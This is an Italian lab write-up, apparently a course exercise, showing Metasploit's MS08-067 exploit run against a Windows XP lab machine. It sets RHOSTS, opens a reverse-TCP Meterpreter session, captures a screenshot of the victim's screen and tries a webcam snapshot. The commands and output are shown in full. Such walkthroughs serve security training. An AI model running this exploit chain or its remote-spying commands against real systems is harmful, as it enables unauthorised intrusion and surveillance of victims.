

Oggi mi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà recuperare uno screenshot tramite la sessione Meterpreter.

Prima di fare tutto, ho verificato che la mia macchina e Windows XP pingassero.

Per prima cosa avvio metasploit sul terminale root di Kali con il comando “msfconsole”. Successivamente cercherò la vulnerabilità richiesta, con il comando “search” + nome vulnerabilità. Seleziono l’exploit che mi interessa (numero 0). Verrà usato il payload di default. Digito show option per vedere se ci sono settaggi da configurare. Noto che viene richiesto di inserire l’ip del dispositivo vittima.

```
msf6 > search MS08-067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-      -
RHOSTS    -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.56    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Inserisco l'ip del dispositivo vittima, e ricontrollo le opzioni per vedere che l'abbia preso correttamente.

Dopodichè posso lanciare l'attacco con il comando exploit.

La shell è stata creata, ora sono dentro il dispositivo vittima.

Con la sessione Meterpreter appena aperta, acquisisco uno screenshot del display della macchina vittima, con il comando "screenshot". Lo screenshot è stato salvato nella directory "/root".

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.61
rhosts => 192.168.1.61
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                 |
|---------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.61    | yes      | The target host(s), see <a href="https://docs.metasploit.com/t/basics/using-metasploit.html">https://docs.metasploit.com/t/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                  |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                      |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                         |
|----------|-----------------|----------|-----------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process) |
| LHOST    | 192.168.1.56    | yes      | The listen address (an interface may be specified)  |
| LPORT    | 4444            | yes      | The listen port                                     |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[*] 192.168.1.61:445 - Automatically detecting the target...
[*] 192.168.1.61:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.61:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.61:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.61
[*] Meterpreter session 1 opened (192.168.1.56:4444 → 192.168.1.61:1055) at 2024-01-24 08


meterpreter > screenshot
Screenshot saved to: /root/CqzREHxD.jpeg
```

Per visualizzare lo screenshot appena acquisito, apro un nuovo terminale root. Digitanto “ls” mi viene mostrata l’immagine appena salvata. Digitanto “display” + nome dell’immagine, il terminale mi fa capire che il comando display non è stato ancora installato, allora lo installo con “apt install graphicsmagick-imagemagick-compat”.

```
(root@kali)-[~]
# ls
CqzREHxD.jpeg

(root@kali)-[~]
# display CqzREHxD.jpeg
Command 'display' not found, but can be installed with:
apt install graphicsmagick-imagemagick-compat
Do you want to install it? (N/y)y
apt install graphicsmagick-imagemagick-compat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  graphicsmagick libgraphicsmagick-q16-3 libsharpvuv0 libwebp7 libw
Suggested packages:
  graphicsmagick-dbg
The following NEW packages will be installed:
  graphicsmagick graphicsmagick-imagemagick-compat libgraphicsmagic
The following packages will be upgraded:
  libwebp7 libwebpdemux2 libwebpmux3
3 upgraded, 4 newly installed, 0 to remove and 1471 not upgraded.
Need to get 2,937 kB of archives.
```

Successivamente, digitando nuovamente il comando “display” + nome dell’immagine, notiamo come ora ci prenderà il comando, e ci renderà visibile lo screenshot effettuato precedentemente.



Per vedere se è presente o meno la Webcam sulla macchina vittima, basta cercare di acquisire un'immagine istantanea della webcam con il comando "webcam_snap". Nel mio caso mi è stato risposto che la vittima non ha nessuna webcam.

```
meterpreter > webcam_snap  
[-] Target does not have a webcam  
meterpreter > █
```